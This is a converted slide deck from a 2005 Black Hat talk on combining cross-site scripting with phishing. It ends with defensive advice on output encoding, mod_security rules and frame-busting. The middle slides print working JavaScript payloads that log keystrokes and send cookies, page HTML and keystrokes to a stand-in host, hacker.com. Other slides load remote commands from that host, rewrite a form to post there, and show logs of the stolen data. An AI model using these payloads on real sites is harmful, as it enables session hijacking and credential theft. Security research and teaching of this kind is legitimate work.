

# Phishing with Super Bait

Jeremiah Grossman

WhiteHat Security

*Founder and Chief Technology Officer*



**Black Hat Japan 2005**

# Who am I?

## **Day Job:**

Technology R&D and industry evangelist  
Frequent Black Hat and industry speaker  
Author of several web security articles/white papers

## **Night Job:**

Founder of the Web Application Security Consortium (WASC)  
[www.webappsec.org](http://www.webappsec.org)

## **Past Job:**

Yahoo Information Security Officer



# WhiteHat Security

*Real-World Solutions for Web Application Security*

WhiteHat Security is a leading provider of web application security services. WhiteHat delivers comprehensive, easy-to-use, cost-effective solutions that enable companies to secure valuable customer data, meet compliance standards, and maintain brand integrity.



**Black Hat Japan 2005**

# Discussion Topics

Current Web Security Models

Phishing and Cross-Site Scripting (XSS)

XSS-Phishing Hybrid Attacks

Next Generation XSS Attacks

Best-Practices




# Current Web Security Models

Secure Sockets Layer (SSL)



Web Browser Security

Two-Factor Authentication



# Secure Sockets Layer (SSL)

Encrypts data between the client and server while in transit. Verify the identity of the server and/or the client.  
(Anyone actually look at the certificates?)



*SSL does NOT make a website secure!*



# Browser Security: Same-Origin Policy

“The same origin policy prevents documents or scripts loaded from one origin from getting or setting properties of a document from a different origin.”

<http://www.mozilla.org/projects/security/components/same-origin.html>

<http://domain1.com/index.html>

```
<html><body>
<iframe id="iframe1" src="http://domain1.com"></iframe>
<iframe id="iframe2" src="http://domain2.com"></iframe>

<script>
var iframe1 = document.getElementById("frame1");
var iframe2 = document.getElementById("frame2");


var x1 = iframe1.contentWindow.document.body.innerHTML;
var x2 = iframe2.contentWindow.document.body.innerHTML;

</script>
</body></html >
```

Standard permission  
denied error message

OK

Deny



# Two-Factor Authentication

Online Banks, AOL, and others will begin rolling out this type of solution. More organizations will follow this trend. Compromising passwords and/or accounts is more difficult when using two-factor authentication. Tokens protect against several types of attacks, including forms of phishing and spyware, but they are not a cure all.



Bruce Schneier Blog

The Failure of Two-Factor Authentication

*“Two-factor authentication isn't our savior. It won't defend against phishing. It's not going to prevent identity theft. It's not going to secure online accounts from fraudulent transactions. It solves the security problems we had ten years ago, not the security problems we have today.”*



[http://www.schneier.com/blog/archives/2005/03/the\\_failure\\_of.html](http://www.schneier.com/blog/archives/2005/03/the_failure_of.html)



Black Hat Japan 2005



# The Phishing Scam

High-Tech version of the age-old confidence scam

“Phishing attacks use both social engineering and technical subterfuge to steal consumers' personal identity data and financial account credentials. Social engineering schemes use 'spoofed' e mails to lead consumers to counterfeit websites designed to trick recipients into divulging financial data such as credit card numbers, account usernames, passwords and social security numbers. Hijacking brand names of banks, e-retailers and credit card companies, phishers often convince recipients to respond.”

*Anti-Phishing Working Group*

**PayPal**

amazon.com.



 EarthLink

**BANK ONE.**

**citi**



**Black Hat Japan 2005**

# The Common Approach

- Attacker contacts a user with a forged email message



From: support@ebay.com  
Subject: Security Alert

Valued eBay Member,


According to our site policy you will have to confirm that you are the real owner of the eBay account by completing the following form or else your account will be suspended within 24 hours for investigations.

Never share your eBay password to anyone!


Establish your proof of identity with ID Verify (free of charge) - an easy way to help others trust you as their trading partner. The process takes about 5 minutes to complete and involves updating your eBay information. When you're successfully verified, you will receive an ID Verify icon in your feedback profile.

[Click Here](#)

## Real Website



## User fills out the form on the **fake** website



**PROFIT!**

# Other Methods of Communication

Email

Instant Messages

Message Boards

Guestbooks

Blog Comments

Viruses, Trojan Horses, Spyware  
etc.



# Phishing Activity Trends Report

*January 2005*

The Anti-Phishing Working Group (APWG)

<http://www.antiphishing.org/>

Number of active phishing sites reported: **2560**

Average monthly growth rate in phishing sites Jul-Jan: **28%**

Number of brands hijacked by phishing in January: **64**

Average time online for site: **5.8** (days)

Longest time online for site: **31** days



**Black Hat Japan 2005**

# Cross-Site Scripting (XSS)

## Targets the user, not the website

Javascript is what makes XSS really bad (*very powerful language*)

Most commonly found web vulnerability

Impact generally underestimated or misunderstood

OWASP TOP-10 (A4)

<http://www.owasp.org/documentation/topten/a4.html>

CERT Malicious HTML Tags

<http://www.cert.org/advisories/CA-2000-02.html>

Web Security Threat Classification

<http://www.webappsec.org/threat.html>

Gunter Ollmann

<http://www.technicalinfo.net/papers/CSS.html>

The Cross-Site Scripting FAQ

<http://www.cgisecurity.com/articles/xss-faq.shtml>



# JavaScript DOM Access

- JavaScript has complete access to the DOM and is capable of doing just about anything. But what is anything?

- Possible To:

  - Alter the content of news articles

  - Change the ACTION attribute of HTML Forms

  - etc, etc, etc.

- Very hard for user to detect





# Type 2 (HTML Injection)

Most dangerous variety of XSS

- Does not require a user click, just visit a web page
- Commonly found in HTML E-Mail, Message Boards, and Blog posts

User clicks to view an email message sent by an Attacker. The email message contains JavaScript exploit code. When the user loads the page...

`http://victim.com/foo.cgi?q=<html_javascript_exploit_code>`



*Injected code loads and executes on the page*

Attacker retrieves the cookies from the web server logs where they can be used to hi-jack the users session

`http://hacker.com/`

```
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET /cookie_data HTTP/1.1" 200 335
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
```

Same attack, but requirements are less





# XSS Can Be Used To...

- Steal cookies and hi-jack sessions
- Execute unintended website functionality
- Harass users with malicious code
- Alter any portion of the web page
- Deface or DoS the website
- Violate the same-origin policy
- Aid in Phishing scams...



# XSS-Phishing Hybrid Attack

The genie is out of the bottle

Google Plugs Cookie-Theft Data Leak

<http://www.eweek.com/article2/0,1759,1751689,00.aspeBay>

Redirect Becomes Phishing Tool

[http://www.betanews.com/article/eBay\\_Redirect\\_Becomes\\_Phishing\\_Tool/1109886753](http://www.betanews.com/article/eBay_Redirect_Becomes_Phishing_Tool/1109886753)

A phishing wolf in sheep's clothing

[http://news.com.com/2100-7349\\_3-5616419.html](http://news.com.com/2100-7349_3-5616419.html)

Online Banking Industry Very Vulnerable to Cross-Site Scripting Frauds

[http://news.netcraft.com/archives/2005/03/11/online\\_banking\\_industry\\_very\\_vulnerable\\_to\\_crosssite\\_scripting\\_frauds.html](http://news.netcraft.com/archives/2005/03/11/online_banking_industry_very_vulnerable_to_crosssite_scripting_frauds.html)

Here's one more trick up hackers' sleeves

[http://reviews.cnet.com/4520-3513\\_7-5021212.html](http://reviews.cnet.com/4520-3513_7-5021212.html)



**Black Hat Japan 2005**

# Hybrid Variants

Leveraging the target domain to convince the victim of legitimacy

Attack Types:

XSS Redirect Disguise

XSS Page Re-writing

The screenshot shows two browser windows. The top window displays a news article from BetaNews titled "eBay Redirect Becomes Phishing Tool" by David Worthington, dated March 3, 2005. The article discusses a security flaw in eBay's server configuration that allows attackers to redirect users to malicious sites. The bottom window displays a news article from eWEEK titled "Google Plugs Cookie-Theft Data Leak" by Ryan Naraine, dated January 14, 2005. The article discusses a security flaw in Google's Froogle service that could allow attackers to steal user data.



# XSS Redirect Disguise

Phishing Activity Trends Report - January 2005

## **Cross-Site Scripting / Redirects**

*“During the month of January, Websense Security saw a number of attacks using cross-site scripting to redirect URL’s from popular web sites in order to better present themselves and as a means to prevent blocking. An example of this is an attack that was discovered utilized the Lycos search engine. By crafting a URL, the hacker can redirect any end user through Lycos directory to their fraudulent page. An example is below:*

<http://r.lycos.com/r/BJTWQSAUE/http://www.websensesecuritylabs.com>

*This link will automatically send the end user to Lycos, which in turn redirects the to the [www.websensesecuritylabs.com](http://www.websensesecuritylabs.com) web site. We suspect that this type of attacks may be one of the reasons why the number of sites that have no hostname is down from 63% in December ‘04 to 53% in January ‘05.”*



**Black Hat Japan 2005**

# XSS Redirect Disguise

Attacker sends user an email containing a specially crafted link. The link has a hostname of the victim website domain, to appear legitimate, and has an embedded redirect URL. When a user clicks the link, the browser is re-directed to the injected URL.

`http://victim.com/redirect.cgi?url=http://www.bofa.com`

Fake WebsiteURL doesn't look right, but is the user looking?

`http://hacker.com/`

```
Default Session (66,41)
bash-2.05a$ telnet www.hackingtrader.com 80
Trying 63.79.104.89...
Connected to www.hackingtrader.com.
Escape character is '^]'.
GET /asp/Redirect.asp?url=http://www.bofa.com
HTTP/1.1 302 Object moved
Server: Microsoft-IIS/5.0
Date: Tue, 22 Mar 2005 19:04:46 GMT
X-Powered-By: ASP.NET
Location: http://www.bofa.com

<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a href="">here</a>.</body>
Connection closed by foreign host.
bash-2.05a$
```

*User can be re-directed to any URL embedded in the link*



Simple. Effective.

Black Hat Japan 2005

# XSS Page-Rewriting


- This is a highly convincing and dangerous issue
- We should be seeing more of this attack in the near future
- Leverages XSS Type 1 (Direct Echo)

JavaScript can alter just about any aspect of a web page. Its possible to change the location of where a HTML Form POSTS to, while the URL remains looking legitimate.

*http://victim.com/webapp.cgi?url=<html\_javascript\_exploit\_code>...*

Attacker retrieves the cookies from the web server logs where they can be used to hi-jack the users session

*http://hacker.com/*



The image shows a screenshot of the PayPal website. A blue box is overlaid on the page, containing the following text:

```
<HTML><BODY>
<B>Altered Web Page Content</B>
Form action altered to send data to another location
<SCRIPT>
forms[0].action.value = 'http://hacker.com';
</SCRIPT>
</BODY></HTML>
```

An arrow points from the JavaScript code in the blue box to the server logs in the adjacent box.

```
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET /cookie_data HTTP/1.1" 200 335
10.10.1.1 - "GET / HTTP/1.1" 200 56
10.10.1.1 - "GET / HTTP/1.1" 200 56
```

# Next Generation XSS Attacks

Moving beyond simple garden variety XSS exploits to explore what is truly possible

*Several concepts based on...*

*XSS-Proxy*

*“An advanced Cross-Site-Scripting (XSS) attack tool”*

*Developer: Anton Ranger*

*<http://xss-proxy.sourceforge.net/>*



# Current XSS Limitations

- Victim-Attacker connection is not persistent.

Once the user clicks, the attacker loses control.

- Off-Domain data transfer mechanism is only one-way

\*Victim to Attacker\*





# Goals of XSS Exploitation

- Persistent remote communication with the browser, even if the user clicks around on the website

- Complete control over the web browser and environment

- Monitor several XSS'ed clients simultaneously

- As invisible as possible

- Circumvent all previously described security models



# XSS Remote Control

User is cross-site scripted and third-party JavaScript exploit code performs the following...

Empties the contents of the current window.

Creates a full screen IFRAME with the SRC attribute equal to the URL of the current page. To the user, nothing has been visibly affected and they continuously click within the IFRAME.

Whenever a link is clicked, the web page contents are sent to an off-domain server.

Keystroke recording is enabled capturing any text entered into HTML form fields. Including usernames and passwords.

Send polling requests to the off-domain server and wait for any new JavaScript commands.

## Exploit Code

```
<SCRIPT SRC="http://hacker.com/exploit.js">
</SCRIPT>
```

## Viewport IFrame



The screenshot shows a browser window displaying the Amazon.com website. The URL in the address bar is `http://www.amazon.com/exec/obidos/tp/browse/-/283155/ref:3Dtab/KSfgw/SFb?...`. The page content includes a navigation bar with categories like Sporting Goods, Books, and Electronics. A prominent banner for 'Harry Potter Return to Hogwarts on July 16, 2005' is visible. Below the banner, there are sections for 'Books', 'The Purpose-Driven Life', and 'Liberalism Is A Mental Disorder'. The page also features a search bar and various promotional offers.

# Monitoring the Viewport

An IFRAME is an HTML tag used to include one web page within another. The IFRAME is created to be displayed full-screen, making any clicks occurring within its borders. Since the exploit code is loaded from the same domain as the IFRAME, it has full access to the DOM.

## Exploit Code

```
<SCRIPT SRC="http://hacker.com/exploit.js">
</SCRIPT>
```

## Viewport IFrame

```
function makeViewPort() {
    var iframe = document.createElement("iframe");

    iframe.setAttribute("src", location.href);
    iframe.setAttribute("id", "monitor");
    iframe.setAttribute("scrolling", "no");
    iframe.setAttribute("frameBorder", "0");
    iframe.setAttribute("OnLoad", "readViewPort()");
    iframe.setAttribute("OnUnload", "");
    iframe.style.left="0px";
    iframe.style.top="0px";
    iframe.style.width=(window.innerWidth - 20);
    iframe.style.height='2000px';
    iframe.style.position='absolute';
    iframe.style.visibility='visible';
    iframe.style.zIndex='100000';

    document.body.innerHTML = "";
    document.body.appendChild(iframe);
}
```



# Data Capturing

## Saving the data

JavaScript saves data from the DOM including HTML, cookies, User-Agent, and keystrokes.

```
document.captureEvents(Event.KEYPRESS);
document.onkeypress = captureKeyStrokes;

function readViewPort() {
    var watched = document.getElementById("monitor");

    if (current_url != watched.contentWindow.location.href) {
        current_url = watched.contentWindow.location.href;
        var b64_url = base64(current_url);
        var b64_cookies = base64(document.cookie);

        var img = new Image();
        img.src = 'http://hacker.com/' + b64_url + "/" + b64_ua + "/" + b64_cookies;

        flushKeys(keystrokes);
        sendDataOffDomain(watched.contentWindow.document.body.innerHTML);
    } else {
        var script_tag = document.createElement("script");
        script_tag.setAttribute("src", "http://hacker.com/script.js");
        document.body.appendChild(script_tag);
    }
    setTimeout("readViewPort(sessionid);", 15000);
}

function captureKeyStrokes(e) {
    keystrokes += String.fromCharCode(e.which);
}

function flushKeys(keys) {
    var watched = document.getElementById("monitor");
    if (keys.length > 0) {
        var b64_url = base64(current_url);
        var b64_keys = base64(keys);
        var img = new Image();
        img.src = 'http://hacker.com/' + b64_keys;
        keystrokes = "";
    }
}
```

**Capture keystrokes**

**Gathering HTML and Cookies**

**Sending cookie and user-agent data off-domain**

**Sending HTML data off-domain**

**flushKeys(keystrokes);**

**sendDataOffDomain(watched.contentWindow.document.body.innerHTML);**

**flushKeys(keys) {**

**if (keys.length > 0) {**

**stroke data off-domain**



# Data Transferring

Transferring large amounts of data while bypassing the same-origin policy

- Split the data into blocks. 2,000 bytes is a large enough without exceeding browser URL length limits. Base64 encode the blocks before transit. Encoding ensures the data is not altered by the browser. Data blocks are transferred individually with multiple off-domain GET requests using JavaScript image objects.

```
function sendDataOffDomain(transfer_data) {
    var block_size = 2000;
    var total_blocks = Math.round(transfer_data.length / block_size);

    if (transfer_data.length > block_size) { total_blocks++; }
    var start_byte = 0;
    var end_byte = (start_byte + block_size) - 1;

    for (var block = 0; block < total_blocks; ++block) {
        var data_block = base64(transfer_data.substr(start_byte, end_byte));
        var img = new Image();
        img.src = "http://hacker.com/" + block + "-" + total_blocks + "/" +
        data_block;
        start_byte = end_byte + 1;
        end_byte = (start_byte + block_size) - 1;
    }
}
```

```
Starting Web Server...
[Point your browser to http://192.168.0.245:8080/]

Got a connection!
Request GET /session/4925/aHR0cDovL2xvY2FsaG9zdDo4MDAwLw==/TW
E1hY2gtTzsgZW4tVVM7IHJ2OjEuNy41KSBHZWNrby8yMDA0MTEwNyBGaXJlZm

Got a connection!
Request GET /transfer/4925/0-1/CjxoMT5JbmrleCBvZiAvPC9oMT4KPH
CAGICI+IDxhIGhyZWY9Ij90PUQiPk5hbWU8L2E+ICAgICAgICAgICAgICAgIC
CAGICAg8YSBocmVmPSI/Uz1BIj5TaXplPC9hPiAgPGEgaHJlZj0iP0Q9QSI+RG
WNRlmdpZiIgyWx0PSJbRElXSXI+IDxhIGhyZWY9Ii8iP1BhcmVudCBEaXJlY3
C0gIAo8aW1nIHNYZz0iL2ljb25zL2ltYWdlMi5naWYiIGFsdD0iW01NR10iPi
CAGICAgICAgICAgIDE4LU5vdi0yMDA0IDA5OjE4ICAgICAgICAgICAgICAgIC
GhyZWY9ImZpbGVzLyI+ZmlsZXNvPC9hPiAgICAgICAgICAgICAgICAgICAgIDA4LU
nMvZm9sZGVyLmdpZiIgyWx0PSJbRElXSXI+IDxhIGhyZWY9Imh0bWwvIj5odG
TI6NTEgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIC
T4gICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIC
iA8YSBocmVmPSJpbmRleC5zaHRtbCI+aW5kZXguc2h0bWw8L2E+ICAgICAgIC
3JjPSIvaWNvbnMvZm9sZGVyLmdpZiIgyWx0PSJbRElXSXI+IDxhIGhyZWY9Im
i0yMDA1IDA5OjE5ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIC
nNlcnJvcnMvPC9hPiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIC
GFsdD0iWyAgIF0iPiA8YSBocmVmPSJub3RlLnhtbCI+bm90ZS54bWw8L2E+IC
yAgCjxpbWw8L2E+ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIC
iAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIC
GhyZWY9InN0eWxlLyI+c3R5bGUvPC9hPiAgICAgICAgICAgICAgICAgICAgIC
nMvZm9sZGVyLmdpZiIgyWx0PSJbRElXSXI+IDxhIGhyZWY9Imh0bWwvIj5odG
zozNCAGICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIC
3M+Cg== HTTP/1.1
```



# Bi-Directional Communication

Send JavaScript command from the remote server to the client

In a continuous loop, a new “script” tag object is created with the src attribute URL of a remote location. When the remote JavaScript file is updated, its executes within the clients browser.

JavaScript violates the same origin policy by accessing data outside the originating domain.

```
document.captureEvents(Event.KEYPRESS);
document.onkeypress = captureKeyStrokes;

function readViewPort() {
    var watched = document.getElementById('monitor');

    if (current_url != watched.contentWindow.location.href) {
        current_url = watched.contentWindow.location.href;
        var b64_url = base64(current_url);
        var b64_cookies = base64(document.cookie);

        var img = new Image();
        img.src = 'http://hacker.com/' + b64_url + '/' + b64_uu + '/' + b64_cookies;

        flushKeys(keystrokes);
        sendDataOffDomain(watched.contentWindow.document.body.innerHTML);
    } else {
        var script_tag = document.createElement("script");
        script_tag.setAttribute("src", 'http://hacker.com/script.js');
        document.body.appendChild(script_tag);
    }
    setTimeout("readViewPort(sessionid);", 15000);
}
```



# Success!

All security models previously mentioned have been circumvented. With complete control over the user's web browser you can...

Use the doorway to automatically XSS other websites invisibly

Force the user to "hack" the website - download illegal content

Change the URL they are visiting

Anything.



# Data sanitizing

*The answer is to not be vulnerable to XSS.*

- The best way is to validate your input (query data, post data, cookies, etc). Developers, do not trust the client and do not use what you don't use expect to receive. If at all possible, do not echo user supplied data to the screen.

<	&lt;
>	&gt;
“	&quot;
‘	&rsquo;
(	&#40;
)	&#41;
:	&#58;

At the time when untrusted data is used (i.e. printing to screen) substitute the following characters with the equivalent HTML entities. This process renders echoed HTML laced data as unexecutable by the web browser.





# Code Snippets

## XSS Filters

### Perl

```
$data =~ s/(<|>|\"|'|\(|\)|:)/'&#.ord($1).';'/sge;
```

or

```
$data =~ s/([^\w])/'&#.ord($1).';'/sge;
```

### PHP

```
<?php
```

```
$new = htmlspecialchars("<a href='url'>XSS</a>",  
ENT_QUOTES);
```

```
echo $new;
```

```
// &lt;a href=&#039;url&#039;&gt;XSS&lt;/a&gt;
```

```
?>
```



# Application platform security

Apache -Mod\_Security

<http://www.modsecurity.org/>

```
<IfModule mod_security.c>
```

```
# Turn the filtering engine On or Off
```

```
SecFilterEngine On
```

```
# Make sure that URL encoding is valid
```

```
SecFilterCheckURLEncoding On
```

```
# Prevent XSS attacks # (HTML/Javascript injection)
```

```
SecFilter "<(.\n)+>"
```

```
</IfModule>
```



# Application platform security

Microsoft IIS 6.0

*Default .NET configuration is configured to prevent XSS*

IIS Lockdown

<http://www.microsoft.com/windows2000/en/server/iis/default.asp?url=/windows2000/en/server/iis/html/core/ierrabt.htm>

URL Scan

<http://www.microsoft.com/technet/security/tools/urlscan.msp>  
(May not be helpful if using IIS 6.0)

SecureIIS

<http://www.eeye.com/html/products/secureiis/>



# Frame-Busting code

Add the following JavaScript code to your web pages. This code prevents other web pages from including your web pages within HTML frames. Prevents client-side HTML sniffing.

```
<SCRIPT language="javascript">  
if (top != self) top.location.href = location.href;  
</SCRIPT>
```



# THANK YOU

<http://www.whitehatsec.com>

jeremiah@whitehatsec.com



**Black Hat Japan 2005**